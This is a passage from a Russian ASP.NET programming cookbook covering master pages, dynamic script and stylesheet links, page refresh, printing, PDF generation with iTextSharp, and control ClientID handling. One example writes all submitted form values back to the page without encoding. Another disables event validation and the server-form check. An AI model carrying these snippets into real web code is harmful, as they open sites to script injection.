Если некоторая форма использует мастер-страницу, то доступ к ее методам можно получить с помощью свойства `Master`:

```
public partial class _Default : System.Web.UI.Page
{
protected void Page_Load(object sender, EventArgs e)
{
  ((MyMasterPage)Master).SetHeader("Первая страница");
}
}
```

Как видно, сначала приходится привести тип этого свойства к нашему типу мастер-страницы, т. к. само свойство `Master` имеет тип `MasterPage`. Чтобы избежать этого неудобства, можно использовать специальный тег `MasterType`. Страница в этом случае будет иметь следующий заголовок:

```
<%@ Page Language="C#" MasterPageFile="~/MyMasterPage.master"
 AutoEventWireup="true" CodeFile="Default.aspx.cs"
 Inherits="_Default" Title="Untitled Page" %>
<%@ MasterType TypeName="MyMasterPage" %>
```

Теперь компилятор будет знать, какой именно класс нужно использовать как мастер-класс, и это позволит использовать ссылку на мастер-страницу напрямую:

```
this.Master.SetHeader("Первая страница");
```

Компиляция типа в этом случае производится "на лету". Такая запись более красивая и позволяет использовать подсказки редактора.

## 2.18.3. Передача данных из мастер-страницы в контент

Конечно, нарушать законы объектно-ориентированного программирования я не буду, и поэтому передавать данные напрямую в контент-страницы нельзя. Правильный путь в случае такой необходимости — сделать специальное событие в мастер-странице и подписку на это событие во всех зависимых страницах.

Пусть, например, на мастер-странице выбирается цвет фона из выпадающего списка:

```
<asp:DropDownList ID="colorDDL" runat="server" AutoPostBack="true"
onselectedindexchanged="colorDDL_SelectedIndexChanged">
   <asp:ListItem Value="Red"  Text="Красный" />
   <asp:ListItem Value="Yellow" Text="Желтый" />
   <asp:ListItem Value="Green" Text="Зеленый" />
 </asp:DropDownList>
```

В самой мастер-странице определяется событие, которое будет вызываться при изменении значения в выпадающем списке:

```
public partial class MyMasterPage : System.Web.UI.MasterPage
{
// Событие вызывается при изменении цвета
public event CommandEventHandler ColorChanged;
```

Обработчик `onselectedindexchanged` выпадающего списка выглядит так:

```
protected void colorDDL_SelectedIndexChanged(
                object sender, EventArgs e)
{
if (colorDDL.SelectedIndex != -1)
 if (ColorChanged != null)
  ColorChanged(this,
    new CommandEventArgs(colorDDL.SelectedItem.Text,
    colorDDL.SelectedValue));
}
```

Событие в мастер-странице готово. Теперь в зависимой странице нужно подписаться на это событие. Это делается в методе `Page_Init`:

```
protected void Page_Init(object sender, EventArgs e)
{
Master.ColorChanged +=
        new CommandEventHandler(Master_ColorChanged);
}
```

В обработчике `Master_ColorChanged` зависимая страница будет обрабатывать данные, полученные от мастер-страницы:

```
void Master_ColorChanged(object sender, CommandEventArgs e)
{
string text = e.CommandName;
string value = e.CommandArgument.ToString();
```

```
lblData.Text = string.Format(
 "Из мастер-страницы получено: text={0}, value={1}", text, value);
}
```

Такой механизм очень удобен, т. к. позволяет выполнять обработку данных мастер-страницы только в тех зависимых страницах, которые требуют этих данных.

## 2.18.4. Регистрация JS-скрипта для мастер-страницы

Просто добавить в мастер-страницу JS-скрипт из формы не получится — у формы, загружающейся в мастер-страницу, нет заголовка `head` и нет элемента `body`. Для создания скрипта нужно использовать метод `RegisterStartupScript`:

```
protected void Page_Load(object sender, EventArgs e)
{
// Тип класса и название скрипта
Type type = GetType();
string scriptName = "alertPopup";

// Если еще нет такого скрипта — регистрируем
if (!ClientScript.IsStartupScriptRegistered(type,scriptName))
{
 ClientScript.RegisterStartupScript(type, scriptName,
     "alert('Привет из формы!')", true);
}
}
```

## 2.18.5. Доступ к *ScriptManager* мастер-страницы

Как известно, любая страница может иметь только один элемент `ScriptManager`. Если мастер-страница уже содержит такой элемент, то попытка добавить еще один приведет к ошибке:

```
Only one instance of a ScriptManager can be added to the page
(только один элемент ScriptManager может быть добавлен на страницу)
```

Получить ссылку на `ScriptManager` мастер-страницы можно с помощью простого вызова:

```
ScriptManager scriptManager = ScriptManager.GetCurrent(this.Page);
```

## 2.18.6. Указание мастер-страницы через web.config

MasterPage/MasterPage02.sln

По умолчанию при создании формы, использующей мастер-страницу, ее имя указывается в свойствах формы, в теге `Page`:

```
<%@ Page Language="C#" MasterPageFile="~/MyMasterPage.master"...
```

Иногда бывает удобнее указывать имя мастер-страницы не в каждой форме, а в одном месте. Тогда и менять его, в случае необходимости, придется только в одном месте. Сделать это можно с помощью атрибута `masterPageFile` тега `pages` в файле web.config.

Для примера, сделаем сайт, состоящий из трех форм. Первая форма — обычная Default.aspx, не несущая существенной функциональности, кроме возможности перейти на две другие формы:

```
<asp:LinkButton ID="LinkButton1" runat="server"
  PostBackUrl="~/Masters1/Page1.aspx">Page1</asp:LinkButton>
<asp:LinkButton ID="LinkButton2" runat="server"
  PostBackUrl="~/Masters2/Page2.aspx">Page2</asp:LinkButton>
```

Формы `Page1` и `Page2` будут располагаться в папках `Masters1` и `Masters2` соответственно. Идея заключается в том, что вообще все формы, расположенные в папке `Masters1`, будут иметь мастер-страницу `MasterPage1`, а все формы, расположенные в папке `Masters2` — мастер-страницу `MasterPage2`. Для реализации этой идеи добавим в каждую из папок свой файл web.config (рис. 2.9). В каждом из конфигурационных файлов пропишем свою мастер-страницу. В первом:

```
<configuration>
<system.web>
 <pages masterPageFile="~/Masters1/MasterPage1.master" />
</system.web>
</configuration>
```

Во втором:

```
<configuration>
<system.web>
 <pages masterPageFile="~/Masters2/MasterPage2.master" />
</system.web>
</configuration>
```





**Рис. 2.9.** Расположение файлов в проекте

Теперь эта конфигурация будет применена ко всем формам, расположенным в соответствующих папках. Атрибут `MasterPageFile`, заданный в самой форме, перекрывает указание из файла web.config, поэтому его нужно удалить.

Такой вариант указания мастер-страниц бывает удобен, например, при автоматической генерации сайта.

## 2.18.7. Динамический выбор мастер-страницы

MasterPage/MasterPage03.sln

При необходимости имя мастер-страницы можно указывать в коде. Сделать это можно в методе `PreInit` формы (попытка сделать это в методе `Page_Load` окончится неудачей — в момент вызова этого метода устанавливать мастер-страницу уже поздно):

```
public partial class _Default : System.Web.UI.Page
{
 private void Page_PreInit(Object sender, System.EventArgs e)
 {
   Page.MasterPageFile = "MasterPage.master";
 }
}
```

## 2.18.8. Выбор мастер-страницы в зависимости от браузера

С помощью фильтров браузеров *(см. разд. 1.30.2)* можно задать различные мастер-страницы для разных браузеров:

```
<%@ Page
 ie:MasterPageFile="ieMainTemplate.master"
 opera:MasterPageFile="operaMainTemplate.master"
 mozilla:MasterPageFile="mozillaMainTemplate.master"
%>
```

## 2.18.9. Как задать тему для мастер-страницы

Задача заключается в том, чтобы все формы, использующие мастер-страницу, имели одну тему (theme). Для обычной формы проблем нет — тема задается в методе `PreInint`:

```
public partial class _Default : BasePage
{
 private void Page_PreInit(Object sender, System.EventArgs e)
 {
   Page.Theme = "Theme1";
 }
}
```

Но метод `PreInit` не вызывается в мастер-странице. Аналогичный по функциональности обработчик — `OnInit`, но и в нем задать тему не удается, т. к. возникает исключение:

```
The 'Theme' property can only be set in or before the 'Page_PreInit' event.
```

Вариантов решения проблемы несколько. Самый очевидный, но и самый не удобный — реализовывать метод `PreInit` на каждой странице, поэтому его я не рассматриваю. Второй вариант: все формы, использующие мастер-страницу, наследовать от некой формы `BasePage`, а в ней реализовать метод `PreInit`:

```
public partial class _Default : BasePage
{
...
}
public class BasePage : Page
{
private void Page_PreInit(Object sender, System.EventArgs e)
{
 Page.Theme = "Theme1";
}
}
```

Это тоже не очень удобно, если уже есть базовая страница, но в общем это не плохой способ. Можно даже проверить конкретную мастер-страницу и устанавливать тему для каждой:

```
private void Page_PreInit(Object sender, System.EventArgs e)
{
if (Page.MasterPageFile == "//MasterPage04//MyMasterPage.master")
 Page.Theme = "Theme1";
}
```

И еще один вариант — создать модуль `IHttpModule`, зарегистрировать его в web.config и задавать тему "на лету". Код такого модуля показан в листинге 2.3, а регистрация делается так:

```
<httpModules>
<add name="ThemeModule" type="ThemeModule"/>
</httpModules>
```

Аналогично предыдущему варианту можно проверять свойство `page.MasterPageFile`.

**Листинг 2.3. Модуль для задания темы**

```
using System;
using System.Data;
using System.Configuration;
using System.Linq;
using System.Web;
using System.Web.Security;
using System.Web.UI;
using System.Web.UI.HtmlControls;
using System.Web.UI.WebControls;
using System.Web.UI.WebControls.WebParts;
using System.Xml.Linq;

// Модуль для определения темы
// Модуль должен быть зарегистрирован в web.config
public class ThemeModule : IHttpModule
{
 // Создаем обработчик HandlePreRequest
 public void Init(HttpApplication context)
 {
   context.PreRequestHandlerExecute += HandlePreRequest;
 }
```

```
// Здесь мы можем определить обработчик PreInit
 void HandlePreRequest(object sender, EventArgs e)
 {
   Page page = HttpContext.Current.CurrentHandler as Page;
   if ((page != null))
   {
     page.PreInit += delegate
     {
       // задаем тему
       // можно читать название из page.Request[]
       // или page.Session и т. п.
       //page.Theme = "Theme1";
     };
   }
 }

 // Требуется для интерфейса IHttpModule
 public void Dispose()
 {
 }
}
```

## 2.18.10. Установка метатегов мастер-страницы

MasterPage\MasterPage04.sln

Установка метатегов мастер-страницы производится точно так же, как и для обычной страницы, например, вот как задается тег ключевых слов:

```
HtmlMeta tag = new HtmlMeta();
tag.Name = "keywords";
tag.Content = "a;b;c;d";
Header.Controls.Add(tag);
```

Не важно откуда будет вызван этот код — с внутренней страницы или с самой мастер-страницы.

# 2.19. Динамическое добавление JS-файла к странице

Common/DynamicLink

Статическая ссылка на JS-файл выглядит следующим образом:

```
<script type="text/javascript" src="имя js-файла"></script>
```

Добавить такую ссылку динамически можно с помощью простого кода:

```
HtmlGenericControl jsLink = new HtmlGenericControl("script");
jsLink.Attributes["type"] = "text/javascript";
jsLink.Attributes["src"] = имя_файла;
Page.Header.Controls.Add(jsLink);
```

# 2.20. Динамическое добавление CSS-файла к странице

Common/DynamicLink

Статическая ссылка на файл стилей выглядит следующим образом:

```
<link href="имя_файла" rel="stylesheet" type="text/css" >
```

Добавить такую ссылку динамически можно с помощью простого кода:

```
HtmlLink cssLink = new HtmlLink();
cssLink.Href = ~/имя_файла;
cssLink.Attributes.Add("rel", "stylesheet");
cssLink.Attributes.Add("type", "text/css");
Page.Header.Controls.Add(cssLink);
```

Обратите внимание, что имя файла желательно указывать относительно корневого каталога, поэтому имя начинается со знака `~`. Это позволит избежать многих проблем с формированием правильных ссылок на файлы стилей.

# 2.21. Динамическое добавление HTML-кода на страницу

Вывести готовый HTML-код на страницу в определенное место можно, разместив на ней элемент `PlaceHolder`:

```
PlaceHolder1.Controls.Add(new LiteralControl(HTMLCode));
```

Либо можно сразу расположить элемент `LiteralControl` в нужном месте страницы.

# 2.22. Просмотр исходного кода страницы

Для просмотра исходного кода страницы нужно набрать в URL браузера

```
javascript:'<XMP>' + window.document.body.outerHTML + '</XMP>'
```

# 2.23. Получение всех введенных данных формы

Common/AllPostData

Получить все данные, введенные в форму, можно с помощью свойства `Request.Form`, возвращающего набор типа `NameValueCollection` (в этот набор также входят объекты `_VIEWSTATE` и `__EVENTVALIDATION`). Код, отображающий все введенные данные, выглядит так:

```
protected void Page_Load(object sender, EventArgs e)
{
if (Page.IsPostBack)
{
  // Коллекция данных формы
  NameValueCollection submittedValuesCollection = Request.Form;

  Response.Write("Введенные данные:<br/>");
  foreach (string key in submittedValuesCollection.AllKeys)
  {
   Response.Write(string.Format("{0} => {1}<br/>",
              key, submittedValuesCollection[key]));
  }
}
}
```

# 2.24. Как получить значение hidden-поля в коде

Вообще, лучше использовать `ViewState` *(см. разд. 1.13)*, которое хранится точно так же, как hidden-поле, но более просто в использовании и более функционально.

Но если нужно, можно установить скрытому полю атрибут `runat="server"` и обращаться к такому полю по имени.

# 2.25. "Горячие" клавиши страницы

## 2.25.1. Использование свойства *AccessKey*

"Горячие" клавиши можно сделать с помощью свойства `AccessKey`, например:

```
<asp:Button ID="button1" runat="server" Text="Save"
            onclick="button1_Click" AccessKey="S" />
```

Теперь нажатие кнопки **Save** аналогично комбинации клавиш <Alt>+<S>. К сожалению, с помощью этого свойства можно реализовать только комбинации с клавишей <Alt>.

## 2.25.2. Использование JS-скрипта

Сделать глобальные "горячие" клавиши на странице можно с помощью такого JS-скрипта:

```
<head runat="server">
<script language="javascript" type="text/javascript">
 function KeysShortcut() {
  if (event.keyCode == 49) {
   document.getElementById('<%= button1.ClientID %>').click();
  }
 }
</script>
</head>
<body onload="document.attachEvent('onkeyup', KeysShortcut);">
<form id="form1" runat="server">
<div>
 <asp:Button ID="button1" runat="server" Text="Button"
                  onclick="button1_Click" />
</div>
</form>
</body>
</html>
```

При загрузке страницы подключается метод `KeysShortcut`, который будет вызываться при нажатии клавиш. Если код нажатой клавиши 49 (соответствует клавише 1), то будет вызван обработчик кнопки `button1`. Аналогично можно сделать и другие "горячие" клавиши.

# 2.26. Автоматическое обновление страницы по времени

## 2.26.1. Использование JavaScript

Автоматически обновлять страницу через нужные интервалы времени можно с помощью таймера, созданного с помощью JavaScript:

```
<head runat="server">
<script type="text/javascript">
```

```
 var cTimeOut = null;
 function SetClientRefresh() {
   // время в тысячных долях секунды (2000 = 2 сек)
   var newRefresh = 2000;
   if (cTimeOut != null) {
     // если уже есть таймер — сбрасываем
     window.clearTimeout(cTimeOut);
   }
   // создаем таймер, вызывающий метод перезагрузки страницы
   cTimeOut = window.setTimeout("ReLoadPage()", newRefresh);
 }
 function ReLoadPage() {
   // перегрузить страницу
   window.location.reload();
 }
</script>
</head>
```

Запустить таймер можно с помощью такого кода:

```
<body onload ="SetClientRefresh()">
</body>
```

Теперь страница будет обновляться каждые две секунды (частота обновления, в нашем случае это 2000, указывается в тысячных долях секунды). Обратите внимание, что обновляться будет вся страница целиком, что не всегда хорошо. Во многих случаях лучше использовать компонент `UpdatePanel` *(см. разд. 11.7.3)* и технологию AJAX.

## 2.26.2. Использование метатегов

Обновление страницы можно поручить браузеру, добавив в заголовок страницы следующий метатег *(см. разд. 2.6)*:

```
<meta http-equiv="refresh" content="300">
```

Время в атрибуте `content` задается в секундах, таким образом, страница будет обновляться каждые 5 минут.

С помощью метатегов можно выполнить перенаправление на другую страницу через определенный интервал времени:

```
<meta http-equiv="refresh" content="2;url=http://www.mail.ru">
```

Адрес страницы, на которую производится перенаправление, указывается после точки с запятой в атрибуте `content` в формате `url=адрес`. В этом примере перенаправление на сайт mail.ru произойдет через 2 секунды.

Для использования этого метода в серверном коде тег `meta` нужно добавить на страницу и сделать его серверным:

```
<meta id="RefreshPeriod" runat="server"
         http-equiv="refresh" content="10" />
```

Теперь эту переменную можно использовать в серверном коде:

```
protected void Page_Load(object sender, EventArgs e)
{
 RefreshPeriod.Content = "5";
}
```

# 2.27. Печать страницы на принтер по умолчанию

Листинг 2.4 показывает пример страницы, состоящей из двух кнопок — кнопка печати и кнопка параметров печати. Печать и параметры печати вызываются с помощью объекта, имеющего указанный в листинге идентификатор класса. Код пестрит "зашитыми" константами, но в данном случае я даже не могу описать, что именно они значат, хотя, наверное, эту информацию можно найти в MSDN или поиском. Просто отнеситесь к этому коду, как к работающему блоку.

**Листинг 2.4. Печать и параметры печати**

```
<%@ Page language="c#" Codebehind="PrintTest.aspx.cs"
   AutoEventWireup="false" Inherits="Example.PrintTest" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" >

<html>
<head>
 <title>PrintTest</title>
 <meta name="GENERATOR"
       Content="Microsoft Visual Studio .NET 7.1">
 <meta name="CODE_LANGUAGE" Content="C#">
 <meta name=vs_defaultClientScript content="JavaScript">
 <meta name=vs_targetSchema
    content="http://schemas.microsoft.com/intellisense/ie5">

 <object ID="wb" WIDTH=300 HEIGHT=151
   CLASSID="CLSID:8856F961-340A-11D0-A96B-00C04FD705A2"
                    VIEWASTEXT>
```

```
    <param name="ExtentX" value="7938">
    <param name="ExtentY" value="3986">
    <param name="ViewMode" value="0">
    <param name="Offline" value="0">
    <param name="Silent" value="0">
    <param name="RegisterAsBrowser" value="0">
    <param name="RegisterAsDropTarget" value="1">
    <param name="AutoArrange" value="0">
    <param name="NoClientEdge" value="0">
    <param name="AlignLeft" value="0">
    <param name="NoWebView" value="0">
    <param name="HideFilenames" value="0">
    <param name="SingleClick" value="0">
    <param name="SingleSelection" value="0">
    <param name="NoFolders" value="0">
    <param name="Transparent" value="0">
    <param name="ViewID"
        value="{0057D0E0-3573-11CF-AE69-08002B2E1262}">
  </object>

  <script language="JavaScript">
   function PrintPage()
   {
    wb.ExecWB(6, 2, 2, 2);
   }

   function SetupPage()
   {
    wb.ExecWB(8, 0, 0, 0);
   }
  </script>

</head>
<body>
 <form id="Form1" method="post" runat="server">
    <input type="button" value="Печатать страницу"
                    onclick="PrintPage()">
    <input type="button" value="Параметры печати"
                    onclick="SetupPage()">
  </form>
</body>
</html>
```

# 2.28. Создание PDF-файла из страницы

Forms/PDFGen

Создать PDF-файл можно с помощью свободно распространяемой библиотеки с открытым исходным кодом iTextSharp. Скачать ее можно с сайта

**http://sourceforge.net/projects/itextsharp/**

Пример ASPX-страницы показан в листинге 2.5. Это просто пример и ничего конкретного в нем нет. Вся основная работа производится в CS-коде (листинг 2.6):

- с помощью перекрытия метода `Render` получается HTML-представление страницы *(см. разд. 3.2.1)*. Полученная HTML-строка передается в метод `CreatePDFDocument`;
- с помощью библиотеки `iTextSharp` создается PDF-файл во временной директории. Для этого создается PDF-документ и с помощью метода `Parse` строка в формате HTML переводится в формат PDF и записывается в файл;
- полученный файл выводится в выходной поток и потом удаляется.

Таким образом получается, что при открытии страницы пользователь получает ее представление в виде PDF-файла. Думаю дополнительных объяснений тут не нужно. Единственное замечание — в методе `CreatePDFDocument` кроме самого файла создается стиль `StyleSheet`, без которого русские буквы в документе отображаться не будут.

**Листинг 2.5. Код ASPX-страницы**

```
<%@ Page Language="C#" AutoEventWireup="true"
              CodeFile="Pdf.aspx.cs" Inherits="Pdf" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head id="Head1" runat="server">
<title>Генерация PDF</title>
</head>
<body>
<form id="form1" runat="server">
<div>
 <table border="1">
  <tr>
   <td colspan="2">Пример таблицы</td>
  </tr>
```

```
  <tr>
    <td>Значение 1</td>
    <td>Value 2</td>
  </tr>
  <tr>
    <td colspan="2">
     <asp:Label ID="lblLabel" runat="server"
           Text="Серверный элемент Label"></asp:Label>
    </td>
  </tr>
 </table>
</div>
</form>
</body>
</html>
```


**Листинг 2.6. CS-код создания PDF-файла**

```
using System;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.IO;
using iTextSharp.text;
using iTextSharp.text.pdf;
using iTextSharp.text.html.simpleparser;
using iTextSharp.text.html;

public partial class Pdf : Page
{
 /// <summary>
 /// Процедура генерации страницы, переводим вывод в PDF-файл
 /// </summary>
 protected override void Render(HtmlTextWriter writer)
 {
   using (StringWriter output = new StringWriter())
   {
     // Получаем HTML-код страницы
     base.Render(new HtmlTextWriter(output));
     string html = output.ToString();

     // Генерируем случайное имя файла
     string fileName = Path.GetTempFileName();
```

```
    // Создаем PDF
    CreatePDFDocument(fileName, html);

    // Переписываем файл в выходной поток
    WriteToResponse(fileName);

    // Удаляем временный файл
    File.Delete(fileName);
  }
}

/// <summary>
/// Создаем PDF-документ
/// </summary>
public void CreatePDFDocument(string fileName, string strHtml)
{
  // Создаем документ
  Document document = new Document();

  // Создаем PDF-документ
  PdfWriter.GetInstance(document,
        new FileStream(fileName, FileMode.Create));
  StringReader se = new StringReader(strHtml);
  HTMLWorker obj = new HTMLWorker(document);
  document.Open();

  // Добавляем поддержку русских символов
  StyleSheet st = new StyleSheet();
  st.LoadTagStyle("body", "face", "arial") ;
  st.LoadTagStyle("body", "encoding", "Identity-H");
  obj.Style = st;

  // Создаем PDF на основе HTML
  obj.Parse(se);

  // Сохраняем файл
  document.Close();
}

/// <summary>
/// Записываем файл в выходной поток
/// </summary>
public void WriteToResponse(string fileName)
```

```
 {
   // Очищаем старое содержимое и заголовки
   Response.ClearContent();
   Response.ClearHeaders();
   // Создаем новые заголовки
   Response.AddHeader("Content-Disposition",
               "inline;filename='test.pdf'");
   Response.ContentType = "application/pdf";
   // Выводим
   Response.WriteFile(fileName);
   Response.Flush();
   Response.Clear();
 }
}
```

# ГЛАВА 3



# Элементы управления

Компьютерщики как троллейбусы:
если нет тока, то от них нет пользы.

## 3.1. Общие вопросы элементов управления

### 3.1.1. Регистрация элементов управления в eb.config

Если какой-то элемент или компонент используется очень часто, то удобнее зарегистрировать его один раз в файле web.config, чем делать это на каждой странице, где он будет использоваться. Регистрация производится в секции `controls` файла web.config:

```
<controls>
<add tagPrefix="hdr" tagName="hd"
              src="~/UserControls/Header.ascx" />
<add tagPrefix="my" namespace="CustomControls.Basic"
              assembly="CustomServerControl" />
</controls>
```

### 3.1.2. Получение HTML-кода элемента

Следующий код возвращает строку, содержащую HTML-представление элемента:

```
public static string RenderControl(Control ctrl)
{
System.Text.StringBuilder sb = new System.Text.StringBuilder();
System.IO.StringWriter tw = new System.IO.StringWriter(sb);
```

```
System.Web.UI.HtmlTextWriter hw =
         new System.Web.UI.HtmlTextWriter(tw);
ctrl.RenderControl(hw);
return sb.ToString();
}
```

В случае простых элементов этот код работает без проблем, но, например, в случае элемента `GridView` ASP.NET выдает ошибку:

```
Control 'GridView' of type 'GridView' must be placed
inside a form tag with runat=server
```

Избавиться от этой ошибки можно с помощью перекрытия метода, который контролирует корректность генерации элементов:

```
public override void VerifyRenderingInServerForm(Control control)
{
// не вызываем базовый метод, просто игнорируем все проверки
// base.VerifyRenderingInServerForm(control);
}
```

Но и этого в ASP.NET 2.0 будет мало. Система контролирует еще и последовательность вызовов событий. Теперь мы будем получать ошибку:

```
RegisterForEventValidation can only be called during Render();
```

Последним шагом нужно выставить атрибут `EnableEventValidation` страницы в значение `false`:

```
<%@ Page Language="C#" CodeFile="GridView01.aspx.cs"
      Inherits="GridView1" EnableEventValidation="false"%>
```

Теперь можно получать HTML-код любых элементов управления.

## 3.1.3. Получение клиентских идентификаторов (*ClientID*)

Для того чтобы обратиться к элементу управления из JS-скрипта, требуется его клиентский идентификатор (`ClientID`). Получить его можно с помощью вставки серверного кода внутрь JS-кода:

```
<script type="text/javascript">
function myFunc()
{
 var myTextBox = document.getElementById(
             "<%= myTextBox.ClientID %>");
```

```
 myTextBox.value = "это значение из JS-кода!";
}
</script>
<asp:TextBox ID="myTextBox" runat="server"></asp:TextBox>
```

Во время генерации страницы внутрь вызова `getElementById` подставится клиентский идентификатор элемента `myTextBox`.

## 3.1.4. Удаление ненужных клиентских идентификаторов (*ClientID*)

Клиентские идентификаторы элементов управления, с одной стороны, задаются пользователем с помощью атрибута `ID`, а с другой — формируются автоматически. Если это обычная страница и простой элемент управления, то его клиентский идентификатор будет совпадать с атрибутом `ID`. Например, такое описание:

```
<asp:Label ID="Label1" runat="server" Text="Текст" ></asp:Label>
```

Будет сгенерирован HTML-текст:

```
<span id="Label1">Текст</span>
```

Но если эта метка будет располагаться на странице, которая имеет мастер-страницу, да еще внутри элемента `Repeater`, то формируемое имя может быть примерно таким:

```
Ctl100_ContentPlaceholderDd_RepeaterName_ct102_Label1
```

Другими словами, в целях уникальности внутри страницы имя может быть очень длинным, что может значительно увеличить размер страницы.

Один из вариантов — просто не указывать `ID` для тех элементов, для которых оно не нужно. Например, такое описание:

```
<asp:Label ID="Label1" runat="server" Text="Текст" ></asp:Label>
```

будет прекрасно преобразовано в обычный тег `span` без идентификатора.

Неприятность такого подхода в том, что он не позволяет использовать такой элемент в CS-файле, т. к. имя элемента управления отсутствует.

Второй вариант более хитрый. Имя мы оставим, но будем уничтожать идентификаторы тех элементов, которые нам не нужны во время выполнения. Сделать это можно так:

```
<asp:Label ID="Label1" runat="server" Text="Текст"
               OnPreRender="DeleteID"></asp:Label>
```

Метод `DeleteID` описывается так:

```
protected void DeleteID(object sender, System.EventArgs e)
{
if (sender is Label)
{
 Label label = sender as Label;
 label.ID = null;
}
}
```

Теперь идентификатор этой метки на странице будет попросту отсутствовать, но это не отключает возможность использовать имя `Label1` внутри CS-файла, а вот обращение из JS-кода будет, очевидно, не возможно.

Такой подход может весьма значительно уменьшить размер страницы. В ASP 4.0 этот вопрос решается на уровне компилятора *(см. разд. 3.1.5)*.

## 3.1.5. Улучшение работы с *ClientID* в ASP.NET 4.0

В ASP 4.0 добавлен атрибут `ClientIDMode`, который может принимать следующие значения:

- `Legacy` — по умолчанию соответствует старой логике сложения идентификатора через знак подчеркивания *(см. разд. 3.1.4)*;
- `Static` — `ClientID` будет сгенерировано на основе ID ("как есть");
- `Predictable` — используется для элементов привязки данных. Клиентский идентификатор получается сложением идентификатора контейнера элемента и значения `ID` самого элемента через подчеркивание. Кроме того, может быть указано свойство `ClientIdRowSuffix`, значение которого дописывается в конце. Если значение `ClientIdRowSuffix` не указано, то генерируются последовательные числа;
- `Inherit` — элемент берет настройку от родительского элемента управления.

Такой механизм позволяет, во-первых, генерировать идентификаторы меньшего размера, чем это было в предыдущих версиях ASP.NET, а во-вторых, более просто использовать идентификаторы в JS-коде.

## 3.1.6. Отключение табличного представления форм (ASP.NET 4.0)

В `FormView` добавлено свойство `RenderTable` для управления выводом (с помощью тегов `table` или тегов `div`):

```
<asp:FormView runat="server" ID="formView1">
 <ItemTemplate>
   <h1><%# Eval("LastName")%></h1>
 </ItemTemplate>
</asp:FormView>
```

При генерации данного фрагмента получится следующий HTML-код:

```
<table cellspacing="0" border="0" id="formView1"
                style="border-collapse:collapse;">
<tr>
<td colspan="2">
<h1>test</h1>
</td>
</tr>
</table>
```

А при установке свойства `RenderTable` в значение `false` получим:

```
<h1>test</h1>
```

Это уменьшает размер страницы и упрощает создание файла стилей.

## 3.1.7. Использование серверных тегов в серверных элементах управления

Controls/ServerTags

Проблема заключается в том, что использовать серверные выражения `<% %>` в серверных элементах управления нельзя.

```
<asp:TextBox runat="server" ID="TextBox2"
  Text="<%=DateTime.Now.ToLongTimeString() %>"></asp:TextBox>
```

Такой код вполне допустим, но элемент `TextBox` будет преобразован в HTML напрямую и вся строка, записанная в свойстве `Text`, будет отображена как есть, без вычисления.

Решить этот вопрос можно с помощью *расширенной привязки данных* с использованием класса `ExpressionBuilder`. Этот класс является базовым классом для парсеров ASPX-разметки. Задача парсеров — преобразовать код, указанный в серверных выражениях `<% %>`, в C#-код, создающий HTML-код. Именно так: парсер не создает HTML-код, он создает CS-код.

Кроме стандартных парсеров (например, `ResourcesExpressionBuilder` — *см. разд. 1.35.2*) можно создавать и собственные, чем я и воспользуюсь. Код нового парсера приведен в листинге 3.1. Кроме подключения этого кода к проекту, потребуется зарегистрировать парсер в web.config:

```
<compilation debug="true">
<expressionBuilders>
 <add expressionPrefix="Code" type="CodeExpressionBuilder"/>
</expressionBuilders>
</compilation>
```

Теперь компонент нужно описать так:

```
<asp:TextBox runat="server" ID="TextBox1"
 Text="<%$Code: DateTime.Now.ToLongTimeString()%>"></asp:TextBox>
```

Символ `$` означает, что будет использоваться расширенная привязка данных, выполняемая с помощью `ExpressionBuilder`, а префикс `Code` выбирает парсер, в соответствии с зарегистрированными парсерами в web.config. Именно такой префикс мы зарегистрировали для нашего парсера `CodeExpressionBuilder`. Задача этого парсера очень простая — вернуть ту часть кода, которая записана после двоеточия в виде кода, а не строки. Именно это преобразование делает класс `CodeSnippetExpression`. При генерации страницы компилятор будет создавать код, согласно этой записи. Примерно это выглядит так:

```
[System.Diagnostics.DebuggerNonUserCodeAttribute()]
private global::System.Web.UI.WebControls.TextBox
               @__BuildControlTextBox1() {
global::System.Web.UI.WebControls.TextBox @__ctrl;

#line 15 "Default.aspx"
@__ctrl = new global::System.Web.UI.WebControls.TextBox();

#line default
#line hidden
this.TextBox1 = @__ctrl;
@__ctrl.ApplyStyleSheetSkin(this);

#line 15 "Default.aspx"
@__ctrl.ID = "TextBox1";

#line default
#line hidden
@__ctrl.Text =
  System.Convert.ToString(DateTime.Now.ToLongTimeString(),
  System.Globalization.CultureInfo.CurrentCulture);
return @__ctrl;
}
```

Таким образом, значение свойства `Text` будет вычисляться каждый раз при генерации страницы.

**Листинг 3.1. Парсер серверного кода**

```
using System;
using System.CodeDom;
using System.Globalization;
using System.Web.Compilation;
using System.Web;
using System.Web.UI;

[ExpressionPrefix("Code")]
public class CodeExpressionBuilder : ExpressionBuilder
{
 public override CodeExpression GetCodeExpression(
     BoundPropertyEntry entry,
     object parsedData,
     ExpressionBuilderContext context)
 {
   return new CodeSnippetExpression(entry.Expression);
 }
}
```

## 3.1.8. Создание элементов из строки

Евгений Агафонов в своем блоге (**http://winfs.ru/blogs/gollum/about.aspx**) приводит интересный метод `ParseControl` для создания элементов из строки кода:

```
protected void Page_Load(object sender, EventArgs e)
{
Control c = ParseControl(
    "Имя: <asp:TextBox id='firstName' runat='server'/>");
form1.Controls.Add(c);
}
```

В результате выполнения этого кода, на основе строки будет создан элемент управления `TextBox` и строка "Имя".

## 3.1.9. Скрыть/показать элемент страницы

С помощью следующего JS-скрипта можно скрыть или показать элемент управления, в зависимости от значения переключателя `checkbox`:

```
<script type="text/javascript">
function ShowHide(obj)
{
if(!obj.checked) {
 document.getElementById('pTable').style.display = 'none';
 document.getElementById('pTable').style.visibility="hidden";
}
